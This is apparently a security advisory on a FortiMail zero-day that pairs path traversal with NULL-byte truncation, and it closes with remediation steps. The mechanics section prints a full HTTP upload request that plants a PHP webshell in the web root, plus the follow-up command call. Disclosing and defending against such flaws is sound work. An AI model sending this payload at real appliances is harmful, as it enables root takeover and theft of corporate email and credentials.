
A critical zero-day vulnerability cataloged as CVE-2026-104286 (CVSS 9.8) in Fortinet FortiMail secure email gateways is undergoing active in-the-wild weaponization by advanced persistent threat actors. The defect combines directory path traversal (CWE-22) with improper neutralization of NULL byte characters (CWE-158) within the appliance's administrative web server, enabling unauthenticated remote attackers to write arbitrary files into system directories and execute commands with full root privileges.
The Strategic Role of FortiMail in Enterprise Architecture
FortiMail appliances operate as edge perimeter mail transfer agents (MTAs), inspecting incoming and outgoing SMTP traffic for malware, phishing, and sensitive data leakage. To perform inline scanning and policy enforcement, FortiMail gateways integrate tightly with corporate Active Directory / LDAP servers, archive raw email communications, and store TLS private certificates.
Achieving root remote code execution on a FortiMail appliance allows adversaries to silently clone all inbound and outbound enterprise email traffic, harvest user credentials, and utilize the trusted perimeter MTA as a pivot point into internal corporate network segments.
Vulnerability Mechanics: Null Byte Truncation and Path Traversal
The vulnerability resides in FortiMail's web management daemon handling file import requests. When processing user-supplied file paths, the underlying C parsing routine failed to properly sanitize URL-encoded NULL bytes (%00) and directory traversal sequences (../):
POST /api/v1/system/import_certificate HTTP/1.1
Host: mailgateway.target-corp.com
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryX7

------WebKitFormBoundaryX7
Content-Disposition: form-data; name="filepath"

../../../../var/www/html/help/payload.php%00.crt
------WebKitFormBoundaryX7
Content-Disposition: form-data; name="file"; filename="cert.crt"
Content-Type: text/plain

<?php system($_GET['cmd']); ?>
------WebKitFormBoundaryX7--
During request validation, the high-level policy engine checks whether the supplied filename ends with the permitted extension .crt. Because %00.crt satisfies the string suffix check, the request passes perimeter validation.
However, when the path is passed down to native POSIX filesystem syscalls (open() or write()), the standard C string handler treats the NULL byte as a string terminator. The path is truncated to /var/www/html/help/payload.php, placing a weaponized PHP script directly inside the web-accessible root directory. Subsequent unauthenticated HTTP requests to /help/payload.php?cmd=id execute arbitrary commands as root.
| Vulnerability Layer | Defect Mechanism | Exploitation Outcome |
|---|---|---|
| API Validation Engine | String suffix check inspects past NULL byte | Bypasses .crt / .pem file extension allowlist |
| Filesystem Path Sanitizer | Failure to reject ../ traversal tokens |
Escapes restricted temporary upload staging directory |
| C Runtime Syscall Layer | POSIX NULL byte ( |
Writes weaponized PHP webshell into web root |
Defensive Remediation Checklist for Security Teams
- Upgrade FortiMail Firmware Immediately: Apply the vendor security updates immediately across all deployment tracks:
- FortiMail 7.4: Upgrade to 7.4.4 or higher.
- FortiMail 7.2: Upgrade to 7.2.7 or higher.
- FortiMail 7.0: Upgrade to 7.0.8 or higher.
- Restrict Administrative Access: Ensure FortiMail administrative web GUI interfaces (ports 443 and 8443) are completely inaccessible from the public internet. Restrict admin access strictly to dedicated management VLANs or VPN bastions.
- Audit Web Root for Extraneous Files: Inspect
/var/www/html/and nested directories for unexpected PHP, CGI, or shell script files created within the last 30 days.